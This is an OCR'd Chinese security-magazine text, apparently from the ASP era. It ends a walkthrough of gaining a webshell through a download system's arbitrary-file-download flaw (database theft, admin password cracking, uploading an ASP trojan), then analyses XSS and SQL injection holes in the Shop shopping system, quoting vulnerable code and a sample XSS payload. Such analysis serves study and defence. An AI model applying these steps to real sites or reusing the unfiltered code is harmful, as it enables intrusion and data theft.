

图3 下载连接文件



图4 数据库地址



图5 下载数据库


图6 找到管理员密码


图7 破解管理员密码


图8 进入后台


图9 上传ASP马


图10 备份数据库


成功后就会显示出备份的数据库的路径，也就是咱的网马了。成功拿到了webshell，如图11。至于提权不是本文重点。


如果是SQL数据库呢，那就用winddows 2000的“SQL查询分析器”连接吧，俺的是XP，就下了个“SQL查询分析器分离版本”。打开conn.asp文件里面有连接的用户名密码，如图12所示，其中的SqlLocalName="(local)"中local表示用的是站IP，可以通过ping www.xxx.com来得到它的IP，然后用“SQL查询分析器”连接就是了，如果成功的话那就恭喜你了。但郁闷的是俺连接了好几个都弹出如图13所示的错误，不知怎么的，还得请教高手。


还有的是，如果对方改变了数据库连接文件名的时候，怎么办呢？办法还是有的，不是可以下载任意文件吗？我们可以下载它的首页，它一般不会把每个页面里的文件名都改了吧，如图14，看到没有，看源代码，你下载一个asp文件，里边有包含代码。例如：<!--#include file="数据库链接文件"-->，然后我们就可以照着它的文件名而下载了。

到此本文结束了，由于技术菜，写得不对的地方有望高人指正。希望大家别玩过火哦。有问题到www.nohack.cn/bbs/谈^_^!

(文中用到的工具在光盘中有收录)


图11 得到webshell


图12 得到连接密码


图13 连接失败提示




图14 查源代码得到连接数据库文件

编辑点评：

新云下载系统的这个漏洞产生得真够冤的，自己是个下载系统，却把自己的代码给下载了，还被人拿到数据库连接文件，甚至可以破出管理员密码。进入后台，然后得到Webshell。另外，作者遇到的错误可能是数据库的连接IP做了限制，可以在本地搭建测试环境做测试。



Shop系列购物系统安全漏洞浅析

曾云好（湖南长沙）

从本文你可以学到：


1、shop系列购物系统的几个安全漏洞

2、漏洞的分析方法

Shop系列购物系统是由北京易通公司开发的一套基于ASP的商务系统，目前主要有NT、XP、V8三个系统构成，网络上有一些系统是用它来搭建的。既然说是商务系统，安全性自然应该要比一般系统高吧，但技术总是向前发展的，再加上程序员写系统时的一些疏忽，所以多少会出现一些问题的。

一、XP、V8跨站

gbook.asp和fankuixpliuyan.asp分别是V8和XP的留言模块，不过它们并不处理用户输入的数据，而把数据传送给fksave.asp和xpfksave.asp文件去处理，下面就是它们两个文件处理用户数据的代码：


图1 留言页面

```
iname=request.Form("name")
iqq=request.Form("qq")    '直接取得表单数据
iemail=request.Form("email")
iurl=request.form("url")
isex=request.form("sex")
icontent=request.form("content")
%>
<%
set rs=server.createobject("adodb.recordset")
rs.open "select * from shop_guestshop where (id is null)",conn,1,3
rs.addnew
rs("name")=iname
rs("qq")=iqq    '直接对数据库进行了操作，导致漏洞出现
rs("email")=iemail
rs("url")=iurl
rs("sex")=isex
rs("content")=icontent
rs("time")=now()
rs.update
rs.close
set rs=nothing
session("antry")=""  '提交成功，清空session("antry")，以防重复提交！！
    end if
    %>
```

上面的漏洞就因为没有得到过滤而暴露出来了，但是我在测试官方网站时并没有得到代码分析中的那些跨站漏洞，而我下载的版本却是最新的。可能是官方已经发现了这个漏洞，把它补上了。不过经过我多次的黑箱测试，发现官方虽然经过过滤，但依然存在漏洞。

留言系统的版面如图1所示，在这里官方网站虽然过滤得很干净，但是看代码中，网址这个输入框的数据却没有得到过滤，而且也没有确认用户输入的数据是否符合网址的格式。在网址中输入<script>alert("网址没有过滤，BY曾云好~~")</script>就出现了我们的跨站效果了，如图2。

另外，既然是商务系统那肯定有在线支付这个功能了，处理这个功能是由pay.asp接收数据，再由Checklist.asp文件处理，它是这样处理数据的：



图2 跨站效果

```
v_rcvname=Request.Form("v_rcvname") '接收来自上页所有订单信息
v_rcvaddr=Request.Form("shouhuorendizhi")
v_rcvtel=Request.Form("shouhuorendianhua")
v_rcvpost=Request.Form("shouhuorenyoubian")
v_ordername=Request.Form("dinghuorenxingming")
v_amount=Request.Form ("v_amount")
.............................省略代码
<input type="hidden" name="v_md5info" size="100" value="<%=f%>">
<input type="hidden" name="v_mid" value="<%=v_mid%>">
<input type="hidden" name="v_oid" value="<%=v_oid%>">
<input type="hidden" name="v_rcvname" value="<%=v_rcvname%>">
<input type="hidden" name="v_rcvaddr" value="<%=v_rcvaddr%>">
<input type="hidden" name="v_rcvtel" value="<%=v_rcvtel%>">
<input type="hidden" name="v_ymd" value="<%=v_ymd%>">
<input type="hidden" name="v_rcvpost" value="<%=v_rcvpost%>">
<input type="hidden" name="v_amount" value="<%=v_amount%>"> '显示在页面上
```




图3 填写用户信息




图4 展示信息

在直接取得客户端的数据后，就直接显现在页面上了，那么就可以用来挂马了，如图3和图4所示。

二、XP之注入

xpCatalog_xpsmall_Desc.asp文件是XP购物系统用于处理商品分类，在这里由于参数没有过滤，出现了注入漏洞，下面就是其处理代码。




图5 探测漏洞




图6 出现漏洞

```
dim shopxpbe_id, anclass name,shopxpse_id, nclassname
dim totalPut
dim CurrentPage, TotalPages
if request("shopxpbe_id")<>"" then
shopxpbe_id=request("shopxpbe_id") '如果shopxpbe_id不为空就直接取得其参数
else
shopxpbe_id=0
end if
if request("shopxpse_id")<>"" then
shopxpse_id=request("shopxpse_id")
else
shopxpse_id=0
end if
if not isempty(request("page")) then
currentPage=cint(request("page"))
else
currentPage=1
end if
set rs=server.createobject("adodb.recordse")
rs.open "select * from shopxp_btype where shopxpbe_id="&shopxpbe_id,conn,1,1
'没有过滤就查询数据库
anclassname=rs("shopxpbe_name")
rs.close
rs.open "select * from shopxp_stype where shopxpse_id="&shopxpse_id,conn,1,1
'没有过滤就查询数据库
nclassname=rs("shopxpse_name")
set rs2=server.CreateObject("adodb.recordset")
rs2.open "select shopxpse_name,shopxpse_id from shopxp_stype where shopxpbe_id="&rs("shopxpbe_id")&" order by shopxpse_idorder",conn,1,1
do while not rs2.eof
response.write "| <A href=xpCatalog_xpsmall_Desc.asp?action_key_order=small&shopxpbe_id="&rs("shopxpbe_id")&"&shopxpse_id="&rs2("shopxpse_id") '参数没有过滤就显示在URL地址栏内
```




图7 用工具注射

可以看到参数是完全暴露在光天之下，要注入也是非常方便，如图5和图6。因为参数直接在URL地址栏内显示，所以是可以直接用工具来注入的，如图7所示。不过在测试官方网站的时候发现这个漏洞也不存在，而其他采用这套系统的网站存在，难道又是官方把漏洞补上了？

三、NT之注入

NT系统是三个系统里功能最全面的，不过在product.asp中的数据没有处理，出现了注入漏洞。代码有：

```
<%dim id
id=trim(request.QueryString("id")) '取得id参数
if id="" then
response.Write "<script language='javascript'>alert('请先选择产品！');history.go(-1);</script>"
response.End
end if
%>
.............省略代码
dim prename,company,intro,predate,graph2,description,remarks,price,rs2
set rs2=server.CreateObject("adodb.recordset")
rs2.open "select * from product where id="&id ,conn,1,3 '没有经过过滤就操作了数据库
categoryid=rs2("categoryid")
sortsid=rs2("sortsid")
```




图8 探测漏洞

